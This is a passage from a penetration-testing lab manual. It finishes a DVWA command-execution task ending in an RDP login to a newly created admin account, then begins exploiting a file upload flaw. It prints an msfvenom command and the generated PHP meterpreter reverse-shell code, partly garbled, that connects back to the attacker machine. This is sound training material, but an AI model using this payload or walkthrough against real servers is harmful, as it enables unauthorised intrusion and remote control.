


43. Now, log into the **Windows Server 2022** machine using the **Test** account through **Remote Desktop Connection**.

44. Click **Search** icon () on the **Desktop**. Type **remote** in the search field, the **Remote Desktop Connection** appears in the results, click **Open** to launch it.
45. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.1.22** [Windows Server 2022]) and click **Show Options**.



46. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



47. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




48. A **Remote Desktop Connection** window appears; click **Yes**.



49. A remote desktop connection is successfully established, as shown in the screenshot.

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the Windows Server 2022 machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

Note: If a **Server Manager** window appears close it.



50. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
51. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
52. Close all open windows and document all acquired information.
53. Turn off the **Windows 11** virtual machine.

Task 8: Exploit a File Upload Vulnerability at Different Security Levels

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2022** machine.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. In the **Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (the **Parrot Security** machine).

7. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 4444; if (($f = 'stream socket_client')
&& is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockop
en') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create
') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $por
t); if (!$res) { die(); } $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!$s) {
= fread($s, 4); break; case 'socket': $len
unpack("Nlen", $len); $len = $a['len']; $b
'stream': $b .= fread($s, $len-strlen($b))
$b)); break; } } $GLOBALS['msgsock'] = $s;
suhosin') && ini_get('suhosin.executor.disa
suosin_bypass(); } else { eval($b); } die();
[root@parrot]~$ #
```


8. Now, in the terminal window, type `cd /home/attacker/Desktop/` and press **Enter** to navigate to the **Desktop**.
9. Type `pluma upload.php` and press **Enter** to launch the **Pluma** text editor.

```
[root@parrot]~#
#cd /home/attacker/Desktop
[root@parrot]~/home/attacker/Desktop#
#pluma upload.php
fopen: No such file or directory
```

